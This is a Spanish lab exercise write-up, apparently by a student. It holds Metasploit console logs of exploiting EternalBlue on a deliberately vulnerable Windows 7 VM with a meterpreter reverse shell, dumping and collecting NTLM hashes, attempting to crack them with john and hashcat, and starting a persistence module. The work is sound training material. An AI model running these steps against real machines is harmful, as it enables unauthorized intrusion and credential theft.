EJERCICIOS INTRODUCCIÓN A LA POST- EXPLOTACIÓN Y PERSISTENCIA

Prerrequisitos

- Kali linux
- Windowsploitable

Ejercicios – Metasploit

- Explotar la vulnerabilidad EternalBlue de Windowsploitable usando un payload meterpreter.

```
msf6 > workspace -a windowsploitable
[*] Added workspace: windowsploitable
[*] Workspace: windowsploitable
msf6 > workspace -v

Workspaces
==========

current  name             hosts  services  vulns  creds  loots  note
-------  ----             -----  --------  -----  -----  -----  ----
         default          9      41        6      0      1      21
         VERO             8      41        0      3      0      12
         metasploitable   1      2         0      8      0      0
         metasploitable2  1      36        185    6      0      3
         OWASP            1      1         0      4      0      1
         android          0      0         0      2      0      0
*        windowsploitable 0      0         0      0      0      0
```

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.101
rhost => 10.0.2.101
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.101
rhost => 10.0.2.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.101       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.101       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.101:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.101:49677) at 2023-01-25 18:22:36 +0100
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > help
```

- En la sesión, volcar los hashes, y comprobar si se han añadido a nuestro workspace.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:54adc306bd846b33d621df79eb237591:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad:::
meterpreter > bg
[*] Backgrounding session 1...
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > workspace -v

Workspaces
==========

current  name             hosts  services  vulns  creds  loots  notes
-------  ----             -----  --------  -----  -----  -----  -----
         default          9      41        6      0      1      21
         VERO             8      41        0      3      0      12
         metasploitable   1      2         0      8      0      0
         metasploitable2  1      36        185    6      0      3
         OWASP            1      1         0      4      0      1
         android          0      0         0      2      0      0
*        windowsploitable 1      1         1      4      0      1

msf6 exploit(windows/smb/ms17_010_eternalblue) > creds
Credentials
===========

host        origin      service        public          private                                                          realm  private_type  JtR Format
----        ------      -------        ------          -------                                                          -----  ------------  ----------
10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad        NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12        NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a        NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:54adc306bd846b33d621df79eb237591        NTLM hash     nt,lm
```

- Dejar la sesión en background y hacer post-explotación con un módulo para volcar credenciales.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search post/windows

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    post/windows/gather/ad_to_sqlite                                       normal     No     AD Computer, Group and Recursive User Membership to Local SQLite DB
   1    post/windows/gather/credentials/aim                                    normal     No     Aim credential gatherer
   2    post/windows/manage/archmigrate                                        normal     No     Architecture Migrate
   3    auxiliary/parser/unattend                                              normal     No     Auxilliary Parser Windows Unattend Passwords
   4    post/windows/gather/avast_memory_dump                                  normal     No     Avast AV Memory Dumping Utility
   5    post/windows/gather/bitlocker_fvek                                     normal     No     Bitlocker Master Key (FVEK) Extraction
   6    post/windows/gather/bloodhound                                         normal     No     BloodHound Ingestor
   7    post/windows/gather/get_bookmarks                                      normal     No     Bookmarked Sites Retriever
   8    post/windows/gather/credentials/chrome                                 normal     No     Chrome credential gatherer
   9    post/windows/gather/credentials/comodo                                 normal     No     Comodo credential gatherer
   10   post/windows/gather/credentials/coolnovo                               normal     No     Coolnovo credential gatherer
   11   post/windows/gather/credentials/thycotic_secretserver_dump  2022-08-15  manual     No     Delinea Thycotic Secret Server Dump
   12   post/windows/manage/dell_memory_protect                                manual     No     Dell DBUtilDrv2.sys Memory Protection Modifier
   13   post/windows/gather/credentials/digsby                                 normal     No     Digsby credential gatherer
   14   post/windows/manage/rollback_defender_signatures                       normal     No     Disable Windows Defender Signatures
   15   post/windows/manage/execute_dotnet_assembly                            normal     No     Execute .net Assembly (x64 only)
   16   post/windows/gather/forensics/fanny_bmp_check                          normal     No     FannyBMP or DementiaWheel Detection Registry Check
   17   post/windows/gather/credentials/flock                                  normal     No     Flock credential gatherer
   18   post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   19   post/windows/gather/credentials/gadugadu                               normal     No     Gadugadu credential gatherer
   20   post/windows/gather/make_csv_orgchart                                  normal     No     Generate CSV Organizational Chart Data Using Manager Information
   21   post/windows/gather/credentials/icq                                    normal     No     ICQ credential gatherer
   22   post/windows/gather/credentials/ie                                     normal     No     Ie credential gatherer
   23   post/windows/gather/credentials/incredimail                            normal     No     Incredimail credential gatherer
   24   post/windows/manage/install_ssh                                        normal     No     Install OpenSSH for Windows
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use  post/windows/gather/credentials/credential_collector
msf6 post(windows/gather/credentials/credential_collector) > info

       Name: Windows Gather Credential Collector
     Module: post/windows/gather/credentials/credential_collector
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  tebo <tebo@attackresearch.com>

Compatible session types:
  Meterpreter

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on

Description:
  This module harvests credentials found on the host and stores them
  in the database.


View the full module info with the info -d command.
```

```
msf6 post(windows/gather/credentials/credential_collector) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.15:4444 → 10.0.2.101:49677 (10.0.2.101)

msf6 post(windows/gather/credentials/credential_collector) > set session 1
session ⇒ 1
msf6 post(windows/gather/credentials/credential_collector) > options

Module options (post/windows/gather/credentials/credential_collector):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


View the full module info with the info, or info -d command.
```

```
msf6 post(windows/gather/credentials/credential_collector) > run

[*] Running module against HETEAM
[+] Collecting hashes ...
    Extracted: Administrador:aad3b435b51404eeaad3b435b51404ee:54adc306bd846b33d621df79eb237591
    Extracted: bob:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a
    Extracted: HomeGroupUser$:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12
    Extracted: Invitado:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: master:aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad
[+] Collecting tokens ...
    HETEAM\bob
    NT AUTHORITY\Servicio de red
    NT AUTHORITY\SERVICIO LOCAL
    NT AUTHORITY\SYSTEM
    No tokens available
[*] Post module execution completed
msf6 post(windows/gather/credentials/credential_collector) > workspace -v

Workspaces
==========

current  name             hosts  services  vulns  creds  loots  notes
-------  ----             -----  --------  -----  -----  -----  -----
         default          9      41        6      0      1      21
         VERO             8      41        0      3      0      12
         metasploitable   1      2         0      8      0      0
         metasploitable2  1      36        185    6      0      3
         OWASP            1      1         0      4      0      1
         android          0      0         0      2      0      0
*        windowsploitable 1      1         1      5      0      6
```

- Comprobar de nuevo que las credenciales estan añadidas en nuestro workspace.

```
msf6 post(windows/gather/credentials/credential_collector) > creds
Credentials
===========

host        origin      service        public          private                                                                realm  private_type  JtR Format
----        ------      -------        ------          -------                                                                -----  ------------  ----------
10.0.2.101  10.0.2.101  445/tcp (smb)  Invitado        aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0              NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  master          aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad              NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  HomeGroupUser$  aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12              NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  bob             aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a              NTLM hash     nt,lm
10.0.2.101  10.0.2.101  445/tcp (smb)  Administrador   aad3b435b51404eeaad3b435b51404ee:54adc306bd846b33d621df79eb237591              NTLM hash     nt,lm
```

- Crackear los hashes almacenados en nuestro workspace usando el módulo destinado a ello.

He intentado realizar el cracking de 3 formas diferentes y no me salió

1- Corriendo analyze/crack/Windows con el diccionario de jhon the Ripper
2- Cambie a hashcat tampoco me funciono
3- Le di un diccionario opcional y tampoco me funciono por lo que probare otro método en Kali.

```
  17  auxiliary/analyze/crack_aix                                                normal     No     Password Cracker: AIX
  18  auxiliary/analyze/crack_databases                                          normal     No     Password Cracker: Databases
  19  auxiliary/analyze/crack_linux                                              normal     No     Password Cracker: Linux
  20  auxiliary/analyze/crack_mobile                                             normal     No     Password Cracker: Mobile
  21  auxiliary/analyze/crack_osx                                                normal     No     Password Cracker: OSX
  22  auxiliary/analyze/crack_webapps                                            normal     No     Password Cracker: Webapps
  23  auxiliary/analyze/crack_windows                                            normal     No     Password Cracker: Windows
  24  auxiliary/scanner/postgres/postgres_hashdump                               normal     No     Postgres Password Hashdump
  25  post/solaris/escalate/srsexec_readline                     2007-05-07      normal     Yes    Solaris srsexec Arbitrary File Reader
  26  post/multi/gather/unix_cached_ad_hashes                                    normal     No     UNIX Gather Cached AD Hashes
  27  post/windows/gather/credentials/mdaemon_cred_collector                     excellent  No     Windows Gather MDaemonEmailServer Credential Cracking
  28  post/windows/gather/credentials/smartermail                                normal     No     Windows Gather SmarterMail Password Extraction
  29  auxiliary/gather/wp_bookingpress_category_services_sqli    2022-02-28      normal     Yes    Wordpress BookingPress bookingpress_front_get_category_services SQLi
  30  auxiliary/scanner/http/wp_paid_membership_pro_code_sqli    2023-01-12      normal     Yes    Wordpress Paid Membership Pro code Unauthenticated SQLi
  31  auxiliary/scanner/http/wp_secure_copy_content_protection_sqli  2021-11-08      normal     Yes    Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi


Interact with a module by name or index. For example info 31, use 31 or use auxiliary/scanner/http/wp_secure_copy_content_protection_sqli

msf6 post(windows/gather/credentials/credential_collector) > use 23
msf6 auxiliary(analyze/crack_windows) > info

       Name: Password Cracker: Windows
     Module: auxiliary/analyze/crack_windows
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  theLightCosine <theLightCosine@metasploit.com>
  hdm <x@hdm.io>
  h00die

Available actions:
  Name     Description
  ----     -----------
  hashcat  Use Hashcat
  john     Use John the Ripper

Check supported:
```

```
msf6 auxiliary(analyze/crack_windows) > options

Module options (auxiliary/analyze/crack_windows):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   CONFIG                                 no        The path to a John config file to use instead of the default
   CRACKER_PATH                           no        The absolute path to the cracker executable
   CUSTOM_WORDLIST                        no        The path to an optional custom wordlist
   FORK                  1                no        Forks for John the Ripper to use
   INCREMENTAL           true             no        Run in incremental mode
   ITERATION_TIMEOUT                      no        The max-run-time for each iteration of cracking
   KORELOGIC             false            no        Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
   LANMAN                true             no        Crack LANMAN hashes
   MSCASH                true             no        Crack M$ CASH hashes (1 and 2)
   MUTATE                false            no        Apply common mutations to the Wordlist (SLOW)
   NETNTLM               true             no        Crack NetNTLM
   NETNTLMV2             true             no        Crack NetNTLMv2
   NORMAL                true             no        Run in normal mode (John the Ripper only)
   NTLM                  true             no        Crack NTLM hashes
   POT                                    no        The path to a John POT file to use instead of the default
   USE_CREDS             true             no        Use existing credential data saved in the database
   USE_DB_INFO           true             no        Use looted database schema info to seed the wordlist
   USE_DEFAULT_WORDLIST  true             no        Use the default metasploit wordlist
   USE_HOSTNAMES         true             no        Seed the wordlist with hostnames from the workspace
   USE_ROOT_WORDS        true             no        Use the Common Root Words Wordlist
   WORDLIST              true             no        Run in wordlist mode


Auxiliary action:

   Name  Description
   ----  -----------
   john  Use John the Ripper


View the full module info with the info, or info -d command.

msf6 auxiliary(analyze/crack_windows) > run

[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Hashes Written out to /tmp/hashes_tmp20230125-7356-zcbs17
[*] Wordlist file written out to /tmp/jtrtmp20230125-7356-a3dv2m
[*] Checking lm hashes already cracked...
[*] Cracking lm hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=P3pw2TfQ --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=lm --wordlist=/tmp/jtrtmp20230125-7356-a3dv2m --rules=single /tmp/hashes_tmp20230125-7356-zcbs17
Using default input encoding: UTF-8
Using default target encoding: CP850
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
```

```
[+] Cracked Hashes
==================

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------
 28     lm         Invitado                    Normal
```

```
msf6 auxiliary(analyze/crack_windows) > creds
Credentials
===========

host        origin      service        public        private                                                realm  private_type    JtR Format
----        ------      -------        ------        -------                                                -----  ------------    ----------
10.0.2.101                445/tcp (smb)  Invitado                                                                    Blank password
10.0.2.101  10.0.2.101    445/tcp (smb)  Invitado      aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0              NTLM hash       nt,lm
10.0.2.101  10.0.2.101    445/tcp (smb)  master        aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad              NTLM hash       nt,lm
10.0.2.101  10.0.2.101    445/tcp (smb)  HomeGroupUser$ aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12              NTLM hash       nt,lm
10.0.2.101  10.0.2.101    445/tcp (smb)  bob           aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a              NTLM hash       nt,lm
10.0.2.101  10.0.2.101    445/tcp (smb)  Administrador aad3b435b51404eeaad3b435b51404ee:54adc306bd846b33d621df79eb237591              NTLM hash       nt,lm
```

```
Module options (auxiliary/analyze/crack_windows):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   CONFIG                                no        The path to a John config file to use instead of the default
   CRACKER_PATH                          no        The absolute path to the cracker executable
   CUSTOM_WORDLIST                       no        The path to an optional custom wordlist
   FORK                 1                no        Forks for John the Ripper to use
   INCREMENTAL          true             no        Run in incremental mode
   ITERATION_TIMEOUT                     no        The max-run-time for each iteration of cracking
   KORELOGIC            false            no        Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
   LANMAN               true             no        Crack LANMAN hashes
   MSCASH               true             no        Crack M$ CASH hashes (1 and 2)
   MUTATE               false            no        Apply common mutations to the Wordlist (SLOW)
   NETNTLM              true             no        Crack NetNTLM
   NETNTLMV2            true             no        Crack NetNTLMv2
   NORMAL               true             no        Run in normal mode (John the Ripper only)
   NTLM                 true             no        Crack NTLM hashes
   POT                                   no        The path to a John POT file to use instead of the default
   USE_CREDS            true             no        Use existing credential data saved in the database
   USE_DB_INFO          true             no        Use looted database schema info to seed the wordlist
   USE_DEFAULT_WORDLIST true             no        Use the default metasploit wordlist
   USE_HOSTNAMES        true             no        Seed the wordlist with hostnames from the workspace
   USE_ROOT_WORDS       true             no        Use the Common Root Words Wordlist
   WORDLIST             true             no        Run in wordlist mode


Auxiliary action:

   Name  Description
   ----  -----------
   john  Use John the Ripper


View the full module info with the info, or info -d command.

msf6 auxiliary(analyze/crack_windows) > show actions

Auxiliary actions:

   Name     Description
   ----     -----------
   hashcat  Use Hashcat
   john     Use John the Ripper


msf6 auxiliary(analyze/crack_windows) > set action hashcat
action => hashcat
msf6 auxiliary(analyze/crack_windows) > options
```

```
msf6 auxiliary(analyze/crack_windows) > run

[+] hashcat Version Detected: v6.2.6
[*] Hashes Written out to /tmp/hashes_tmp20230125-7356-9sagwm
[*] Wordlist file written out to /tmp/jtrtmp20230125-7356-pl0s5c
[*] Checking lm hashes already cracked ...
[*] Cracking lm hashes in incremental mode ...
[*]    Cracking Command: /usr/bin/hashcat --session=4VL6TPpI --logfile-disable --potfile-path=/root/.msf4/john.pot --hash-type=3000 -O --increment --increment-max=4 --attack-mode=3 /tmp/hashes_tmp20230125-7356-9sagwm
[*] Cracking lm hashes in wordlist mode ...
[*]    Cracking Command: /usr/bin/hashcat --session=4VL6TPpI --logfile-disable --potfile-path=/root/.msf4/john.pot --hash-type=3000 -O --attack-mode=0 /tmp/hashes_tmp20230125-7356-9sagwm /tmp/jtrtmp20230125-7356-pl0s5c
[+] Cracked Hashes
 ==============

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------
```

```
[+] Cracked Hashes
==================

 DB ID  Hash Type  Username  Cracked Password  Method
 -----  ---------  --------  ----------------  ------

[*] Checking netntlm hashes already cracked...
No hashes loaded.

[-] Auxiliary failed: NoMethodError undefined method `join' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:180:in `block (2 levels) in check_results'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:166:in `each'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:166:in `block in check_results'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:110:in `each'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:110:in `check_results'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:263:in `block in run'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:253:in `each'
[-]   /usr/share/metasploit-framework/modules/auxiliary/analyze/crack_windows.rb:253:in `run'
[*] Auxiliary module execution completed
```


```
msf6 auxiliary(analyze/crack_windows) > set use_default_wordlist false
use_default_wordlist => false
msf6 auxiliary(analyze/crack_windows) > options

Module options (auxiliary/analyze/crack_windows):

   Name                 Current Setting                  Required  Description
   ----                 ---------------                  --------  -----------
   CONFIG                                                no        The path to a John config file to use instead of the default
   CRACKER_PATH                                          no        The absolute path to the cracker executable
   CUSTOM_WORDLIST      /usr/share/wordlists/rockyou.txt  no        The path to an optional custom wordlist
   FORK                 1                                no        Forks for John the Ripper to use
   INCREMENTAL          true                             no        Run in incremental mode
   ITERATION_TIMEOUT                                     no        The max-run-time for each iteration of cracking
   KORELOGIC            false                            no        Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
   LANMAN               true                             no        Crack LANMAN hashes
   MSCASH               true                             no        Crack M$ CASH hashes (1 and 2)
   MUTATE               false                            no        Apply common mutations to the Wordlist (SLOW)
   NETNTLM              true                             no        Crack NetNTLM
   NETNTLMV2            true                             no        Crack NetNTLMv2
   NORMAL               true                             no        Run in normal mode (John the Ripper only)
   NTLM                 true                             no        Crack NTLM hashes
   POT                                                   no        The path to a John POT file to use instead of the default
   USE_CREDS            true                             no        Use existing credential data saved in the database
   USE_DB_INFO          true                             no        Use looted database schema info to seed the wordlist
   USE_DEFAULT_WORDLIST false                            no        Use the default metasploit wordlist
   USE_HOSTNAMES        true                             no        Seed the wordlist with hostnames from the workspace
   USE_ROOT_WORDS       true                             no        Use the Common Root Words Wordlist
   WORDLIST             true                             no        Run in wordlist mode


Auxiliary action:

   Name  Description
   ----  -----------
   john  Use John the Ripper


View the full module info with the info, or info -d command.
```

- Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.

```
msf6 auxiliary(analyze/crack_windows) > use exploit/windows/local/persistence
